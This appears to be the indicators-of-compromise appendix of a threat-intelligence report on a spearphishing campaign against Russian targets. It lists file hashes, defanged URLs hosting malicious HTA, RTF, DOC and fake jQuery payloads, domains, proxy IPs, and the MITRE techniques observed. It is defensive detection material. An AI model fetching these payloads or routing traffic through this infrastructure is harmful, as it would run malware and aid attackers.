| 395da66bee080c943e820b4e61e50de6 | |
| 315bcab1a9cbfe0b5b24676c2016a9cc | |
| 4ac75939c482d5c30637d56a379835f1 | |
| feae3d231a354882bb0f70889cc69a74 | |
URLs
| Trigger |
| hxxps://ezstat.ru/flowersforlove.gif |
| hxxps://yip.su/txttxt.jpg |
| hxxps://ezstat.ru/txttx.txt |
| hxxps://iplis.ru/lovers.jpeg |
| hxxps://iplis.ru/tramp.jpg |
| hxxps://iplis.ru/laydowngrenade.jpeg |
| hxxps://iplogger.cn/forensicsas.png |
| hxxps://iplis.ru/penises.jpg |
| hxxps://ezstat.ru/kissmyass.gif |
| hxxps://iplis.ru/camorra.gif |
| hxxps://yip.su/ncikigovru.gif |
| hxxps://valisi.ru/dosing.hta |
| hxxp://canature.su/ya.hta |
| hxxp://aquacomplect.ru/complex.hta |
| hxxps://bsprofi.ru/min.hta |
| hxxp://zetag.ru/z.hta |
| hxxp://vlasta-s.ru/logista.hta |
| hxxp://ecols.ru/ecols.hta |
| hxxp://zetag.ru/z.hta |
| hxxps://bsprofi.ru/profit.hta |
| hxxp://dosingpumps.ru/nciki.hta |
| hxxps://yip.su/certgovrufuck.gif |
| hxxp://zetag.ru/siro.doc |
| hxxp://zetag.ru/tramp.rtf |
| hxxp://aquacomplect.ru/aqua.docx |
| hxxp://clack.su/fox.docx |
| hxxp://vlasta-s.ru/logista.rtf |
| hxxp://valisi.ru/first.rtf |
| hxxp://ecols.ru/gogo.rtf |
| hxxp://bti25.ru/openai.rtf |
| hxxp://bti25.ru/china.hta |
| hxxp://gemme-cotti.ru/mida.hta |
| hxxp://xn--e1ajbcejcefx.xn--p1ai/sflopytrgjklhfaseri |
| hxxp://emec.su/bg.rtf |
| hxxp://gemme-cotti.ru/cotti.docx |
| hxxp://gemme-cotti.ru/zibaba.hta |
| hxxps://ipgrabber.ru/penis.gif |
| hxxps://iplogger.ru/sugar.png |
| hxxp://ship-care.com/care.rtf |
| hxxp://krona77.ru/edr.hta |
| hxxps://update.ecols.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://incident.zilab.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://mcnn.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://poopy.aarkhipov.ru:8080/jquery-3.3.1.slim.min.js |
| hxxps://ekostroy33.ru/jquery-3.3.2.min.js |
| hxxp://order.edrennikov.ru/jquery-3.3.1.min.js |
| hxxps://cba.abc92.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://moscable77.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://forensics.jwork.ru/jquery-3.3.1.slim.min.js |
Domains
| update.ecols[.]ru
incident.zilab[.]ru mcnn[.]ru order.edrennikov[.]ru cba.abc92[.]ru forensics.jwork[.]ru hostbynet[.]ru moscable77[.]ru gk-stst[.]ru aquacomplect[.]ru ezstat[.]ru ekostroy33[.]ru valisi[.]ru bsprofi[.]ru iplis[.]ru zetag[.]ru lieri[.]ru dosingpumps[.]ru esetnod64[.]ru yadro[.]ru iplogger[.]ru krona77[.]ru bti25[.]ru |
Proxy IP
| 45.147.14.106:62900 | AS 49505 (JSC Selectel) RU |
| 45.145.91.164:64830 | AS 49505 (JSC Selectel) RU |
MITRE TTPs
| Tactic | Technique ID | Technique |
| Initial Access | T1566.001 | Spearphishing Attachment |
| Execution | T1204.002 | User Execution: Malicious File |
| Execution | T1221 | Template Injection |
| Execution | T1059.003 | Command & Scripting Interpreter: PowerShell |
| Defense Evasion | T1027 | Obfuscated/Encrypted File or Information |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information |
| Defense Evasion | T1055 | Process Injection |
| Discovery | T1082 | System Information Discovery |
| Discovery | T1016 | System Network Configuration Discovery |
| Command and Control | T1105 | Ingress Tool Transfer |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols |
| Command and Control | T1090 | Proxy / Redirector Usage |
Authors
- Rayapati Lakshmi Prasanna Sai
- Sathwik Ram Prakki